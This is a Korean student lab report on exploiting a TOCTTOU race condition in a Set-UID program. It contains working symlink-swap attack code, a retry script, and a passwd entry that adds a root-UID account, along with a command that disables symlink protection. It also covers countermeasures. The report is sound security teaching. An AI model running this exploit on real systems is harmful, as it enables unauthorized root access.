

# Operating System Secure

## —HW1 Race Condition—



**단국대학교**  
**Dankook University**

학번 : 32151648

소속 : 소프트웨어학과

이름 : 박동학

제출일 : 2019/10/14

## 1. 실습 개요

### 1) Race\_Condition 발생 원인 분석

Race\_Condition : 최근 Computer는 멀티 코어 시스템이며 이를 효율적으로 활용하기 위해서 병행 시스템으로 동작한다. 하지만 자원이 한정되어 있기 때문에 다양한 프로세스가 동일한 자원에 대해서 사용하고자 할 때 Race Condition이 발생한다.

원인 : 자원이 한정되어 있는 상황에서 OS는 Time Sharing을 통해 자원을 여러 Process에게 할당해 준다. (스케줄링 정책에 따라 다른 방식으로 자원을 할당함) 한 Process에서 다른 Process로 옮겨갈 때 잠시 수행을 하지 않는 Process의 상태를 저장해야 하며 이를 Context Switch라고 한다. 이때 Process들이 공유하고 있는 자원, 데이터들에서 문제가 발생한다. 주로 문제가 발생하는 부분은 조건을 확인하는 조건문에서 발생하는데 이전 Process에서 이미 조건을 통과했지만 그 뒤로 이어지는 변화가 적용되지 않는 경우가 대표적이다.

즉 Race Condition은 여러 Process가 동일한 데이터에 대해 동시에 접근하려고 할 때 공유 데이터에 대해서 발생한다.

이번 실습에서는 이런 특성을 가진 Program이 Privileged Program이고 TOCTTOU( Time of Check to Time of Use) 특성을 가지는 프로그램이기 때문에 이를 이용해서 Set-Uid 프로그램이 설정하는 EUID를 root권한으로 가져 원하는 파일에 쓰기를 실행 할 수 있다.

이번 실습에서는 VulnerableProgram.c의 access()가 check이고 open()이 use이다.

vulnerableProgram.c에서는 누구나 쓸수 있는 /tmp/XYZ를 access 전에 공격자 소유의 파일로 symlink를 변경하여 access를 통과한 후에 open 전에 symlink를 /etc/passwd로 변경함으로써 /etc/passwd의 쓰기 권한을 가져 root 계정을 생성하는 것이다. ( 상세한 설명은 3. 실습 수행 결과에 서술 )

## 2. 실습 목표

Set-UID Program의 Race Condition 취약점을 악용하여 Root 권한을 가진 새로운 사용자 계정을 생성하는 것

공격 대상은 일반 사용자가 쓸 수 없는 암호파일( /etc/passwd)를 대상으로 하며 여기에 root 권한을 가진 사용자 계정을 생성

공격을 성공하기 위해선 파일 이름을 변경하지 않고 /etc/passwd 파일을 변경할 수 있어야한다. 이를 위해서 Symbolic link를 사용한다.

## 3. 실습 수행 결과

### 1) ls -l

-> SymlinkProgram.c와 VulnerableProgram.c을 컴파일 하기 전

```
[10/03/19]seed@VM:~/.../RaceCondition$ ls -l
total 16
-rwxrwxrwx 1 seed seed 45 Sep 25 00:26 input.txt
-rwxrwxrwx 1 seed seed 202 Sep 25 03:29 resCheck.sh
-rw-rw-r-- 1 seed seed 371 Sep 24 14:09 symlinkProgram.c
-rw-rw-r-- 1 seed seed 0 Sep 25 03:30 textRes.txt
-rw-rw-r-- 1 seed seed 353 Sep 25 03:28 vulnerableProgram.c
[10/03/19]seed@VM:~/.../RaceCondition$
```

### 2) 파일 생성 후 및 권한 설정 후

-> SymlinkProgram.c와 VulnerableProgram.c을 컴파일 하고

VulnerableProgram의 Owner를 root로 설정한다. 또한 VulnerableProgram의 mode를 4755 : -rwsr-xr-x로 설정한다. 이렇게 설정하는 이유는 Set-Uid 프로그램으로 설정하기 위해서이다. 즉 실행 가능한 사용자가 수행할 경우 권한을 올려주기 위함임.

```
[10/03/19]seed@VM:~/.../RaceCondition$ gcc vulnerableProgram.c -o vulp
[10/03/19]seed@VM:~/.../RaceCondition$ sudo chown root vulp
[sudo] password for seed:
[10/03/19]seed@VM:~/.../RaceCondition$ sudo chmod 4755 vulp
[10/03/19]seed@VM:~/.../RaceCondition$ gcc symlinkProgram.c -o symp
[10/03/19]seed@VM:~/.../RaceCondition$ ls -l
total 32
-rw-rw-r-- 1 seed seed 45 Sep 25 00:26 input.txt
-rwxrwxrwx 1 seed seed 202 Sep 25 03:29 resCheck.sh
-rw-rw-r-- 1 seed seed 371 Sep 24 14:09 symlinkProgram.c
-rwxrwxr-x 1 seed seed 7472 Oct 3 21:10 symp
-rw-rw-r-- 1 seed seed 0 Sep 25 03:30 textRes.txt
-rw-rw-r-- 1 seed seed 353 Sep 25 03:28 vulnerableProgram.c
-rwsr-xr-x 1 root seed 7640 Oct 3 21:10 vulp
```

### 3) Symbolic Link 제한

-> Soft-Link를 특정조건에서 생성하지 못하게 하는 설정을 0으로 설정하여 실습을 가능하게 만듦

```
[10/03/19]seed@VM:~/.../RaceCondition$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

#### 4) ./symp & ./resCheck.sh & 결과 확인

SymlinkProgram.c와 VulnerableProgram.c을 수행하면 VulnerableProgram이 계속해서 반복하는 동안 적절한 타이밍에 Race\_Condition이 발생하여 SymlinkProgram이 Privilege를 얻어 shell script을 수행하여 /etc/pass 밑에 root 권한을 가진 사용자를 생성한다. ( 자세한 동작 원리는 아래에 설명 )

A screenshot of a Kali Linux terminal window. The terminal shows a list of users and their passwords, followed by a confirmation message: "Stop! The passwd file has been changed!". The list of users and passwords is as follows:  
1914 times attempt  
1915 times attempt  
1916 times attempt  
1917 times attempt  
1918 times attempt  
1919 times attempt  
1920 times attempt  
1921 times attempt  
1922 times attempt  
1923 times attempt  
1924 times attempt  
1925 times attempt  
1926 times attempt  
1927 times attempt  
1928 times attempt  
1929 times attempt  
1930 times attempt  
1931 times attempt  
1932 times attempt  
1933 times attempt  
1934 times attempt  
1935 times attempt  
^C  
[10/03/19]seed@VM:~/.../RaceCondition\$  
Stop! The passwd file has been changed!

```
[10/09/19]seed@VM:~/.../RaceCondition$ su test
Password:
root@VM:/home/seed/Desktop/CS05/HW1/RaceCondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/CS05/HW1/RaceCondition# echo donghakpark
32151648
donghakpark 32151648
```

## 4. 공격 프로그램 동작 분석

input.txt : /etc/passwd에 입력 할 계정에 대한 정보가 담겨 있다.

test => 계정의 이름

U6aMyOwojraho => 비밀번호 ( 보통은 /etc/shadow 에 있으며 X로 표시이 경우에는 공백을 뜻하는 Hashed 문자)

0:0 => uid:gid 권한을 나타냄

test => comment

/root => home directory

/bin/bash => Command/shell

### input.txt

```
test:U6aMyOwojraho:0:0:test:/root:/bin/bash
```

계정이름 : 비밀번호 : UID : GID : Comment : Home Directory : Comman/shell

### resCheck.sh

```
#!/bin/sh // Shell script임을 알려줌
```

```
CHECK_FILE="ls -l /etc/passwd"
```

//CHECK\_FILE="ls -l /etc/passwd" : 시간정보를 활용해서 /etc/passwd가 변경 되었는지 확인하기 위해 설정

```
old=$(CHECK_FILE)
```

```
new=$(CHECK_FILE)
```

```
while [ "$old" = "$new" ] // /etc/passwd가 변경 되었는지 확인
```

```
do
```

```
    ./vulp < input.txt //입출력 재지정을 통해서 input.txt의 내용을 vulp에 입력
```

```
    new=$(CHECK_FILE)
```

```
done
```

```
echo "Stop! The passwd file has been changed!"
```

// 공격이 성공 했을 경우 위 문구를 출력

: resCheck.sh 파일은 이러한 공격을 계속해서 시도하면서 성공했는지 Monitoring 한다.

## symlinkProgram.c

```
#include <stdlib.h>
#include <sys/param.h>
#include <unistd.h>
#include <stdio.h> //필요한 라이브러리를 import함

void main(){
    int i =0;
    while(1) // 계속 반복 : 수동으로 종료해야함
    {
        printf(" %d times attempt\n", i); // 몇 번째인지 알려줌
        unlink("/tmp/XYZ"); // “/tmp/XYZ” 파일의 링크를 풀어줌

        symlink("/home/seed/Desktop/CSOS/HW1/RaceCondition/textRes.txt",
"/tmp/XYZ"); // “/tmp/XYZ”의 링크를 textRes.txt로 연결
        usleep(10000);
        //Race Condition을 더 쉽게하기 위한 설정 (시간 늘리기)

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        // “/tmp/XYZ”의 링크를 “/etc/passwd로 연결
        usleep(10000);
        i = i + 1;
    }
}
```

: symboliclink을 활용해서 공격하려는 대상의 파일이름을 변경하지 않으면서 /etc/passwd에 연결해 원하는 내용을 입력해 root 권한의 사용자를 등록한다.



## vulnerableProgeam.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(){
    char *fn = "/tmp/XYZ"; //fn을 "/tmp/X"로 설정
    char buffer[60]; //버퍼 선언
    FILE *fp; //fp 선언

    scanf("%50s", buffer ); //문자열을 입력받음 resCheck.sh에서 input.txt입력
    if(!access(fn, W_OK)){ //쓰기 권한으로 파일에 Access 할 수 있는지 체크
        -----<< 이부분에서 Race Condition
            fp = fopen(fn, "a+"); //파일을 열다, a+ 옵션으로 뒤에 이어서 씀
            fwrite("\n", sizeof(char), 1, fp); // 한줄을 띄운다.
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            //버퍼에 입력 받은 내용을 쓴다. => /etc/passwd에 씀
            fclose(fp);
        }
        else printf("No permission \n"); //Access가 실패하면 출력

    return 0;
}
```

공격 과정 (순서) :

1. /tmp 밑에 XYZ 파일을 생성 < tmp는 누구나 쓸 수 있음 >
2. /tmp/XYZ의 링크를 textRes.txt로 바꾼다. <공격자가 owner인 파일>
3. access()를 통과 (CHECK)  
----- (TOCTTOU)
4. /tmp/XYZ의 링크를 /etc/passwd로 바꾼다.  
-----
5. open() ( USE ) < EUID를 체크하기 때문에 통과 >

: 이 순서로 공격할 때만 공격이 성공한다.

## 5. Countermeasures

### 1) Atomic Operations < set-uid 기능 정지 >

: Access가 가능한지 체크하는 동시에 uid와 euid가 같은지 체크한다. uid와 euid가 같지 않으면 set-uid를 통한 공격이라는 점에서 사용자가 미리 지정한 set-uid가 아닌 프로그램을 실행할 경우에 가능한 방어 방법이다.

한계점 : 의도적인 set-uid Program의 경우에는 항상 실행하지 않는다.

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(){
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    scanf("%50s", buffer );

    if(!access(fn, W_OK) && getuid() == geteuid()){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
    return 0;
}
```

```
24378 times attempt No permission
24379 times attempt No permission
24380 times attempt No permission
24381 times attempt No permission
24382 times attempt ^C
24383 times attempt [10/10/19]seed@VM:~/.../RaceCondition$
24384 times attempt
24385 times attempt
24386 times attempt
^C
[10/10/19]seed@VM:~/.../RaceCondition$
```



## 2) Repeating Check and Use

: 여러 번 체크를 통해서 여러 Window를 만든다. -> 공격자는 실제 수행을 위해서 많은 Race\_Condition을 원래 프로그램처럼 통과 해야하기 때문에 공격에 성공할 가능성이 낮아진다.

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h> //함수를 위한 라이브러리 import

int main(){
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    struct stat stat1, stat2, stat3;
    int *fd1, *fd2, *fd3;
    // Check를 반복하기 위한 stat 변수와 fd를 선언

    scanf("%50s", buffer );

    if(access(fn, W_OK)){ // Check 1
        printf("No permission \n");
        return -1;
    } //Window 1
    else fd1 = fopen(fn, "a+");
    //Window 2
    if(access(fn, W_OK)){ //Check2
        printf("No permission \n");
        return -1;
    } //Window3
    else fd2 = fopen(fn, "a+");
    //Window4
    if(access(fn, W_OK)){ //Check3
        printf("No permission \n");
        return -1;
    } //Window5
```

```

else fd3 = fopen(fn, "a+");

fstat(fd1, &stat1);
fstat(fd2, &stat2);
fstat(fd3, &stat3);
//fd1,fd2,fd3가 같은 inode를 가지는 지 체크
if(!access(fn, W_OK) && stat1.st_ino == stat2.st_ino && stat2.st_ino ==
stat3.st_ino){
    fp = fopen(fn, "a+");
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
}
else printf("No permission \n");
return 0;
}

```

```

84713 times attempt No permission
84714 times attempt No permission
84715 times attempt No permission
84716 times attempt No permission
84717 times attempt No permission
84718 times attempt No permission
84719 times attempt No permission
84720 times attempt ^C
84721 times attempt root@VM:/home/seed/Desktop/CS05/HW1/RaceCondition#
84722 times attempt
84723 times attempt
84724 times attempt
^C
[10/10/19]seed@VM:~/.../RaceCondition$ █

```

: 무수히 많은 공격을 시도할 경우 성공할 수 있겠지만 기본 프로그램보다 공격 성공률이 급격히 떨어짐.

### 3) Principles Of Least Privilege


:fopen이 E-uid를 체크한다는 점을 보완 하기 위해서 fopen 전에 e-uid를 r-uid와 같게 변경하여 권한이 없는 실행을 하지 못하게 한다.

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(){
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        seteuid(getuid());
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
    return 0;
}
```



```
12122 times attempt    No permission
12123 times attempt    No permission
12124 times attempt    No permission
12125 times attempt    No permission
12126 times attempt    No permission
^C
[10/10/19]seed@VM:~/.../F [10/10/19]seed@VM:~/.../RaceConditions$
```

### 4) Sticky Symlink Protection

: sudo sysctl -w fs.protected\_symlinks =1을 통해 공격이 가능한 경우의 symlink를 생성하지 못하게 한다.

## 5) CUDA Race\_Condition

: 최근 딥-러닝에 대한 관심도와 연구가 급속히 성장하면서 CPU를 이용한 연산보다는 GPU를 이용한 연산이 많이 이용된다. GPU를 통한 연산이 많이 이용되는 이유는 GPU의 경우 병렬, 병행 처리에 유리하기 때문이다. 수 많은 코어를 가지고 작업을 수행하지만 공유 데이터를 이용하는 경우가 많기 때문에 Race\_condition 또한 신경 써야하는 부분이다.

: GPU 중에서도 NVIDIA에서 GPGPU(General Purpose GPU)를 위해서 사용하는 CUDA의 경우 함수를 통해서 이를 지원한다. 원장성, LOCK 등을 제공함으로써 사용자들이 Race\_Condition을 예방할 수 있게 한다.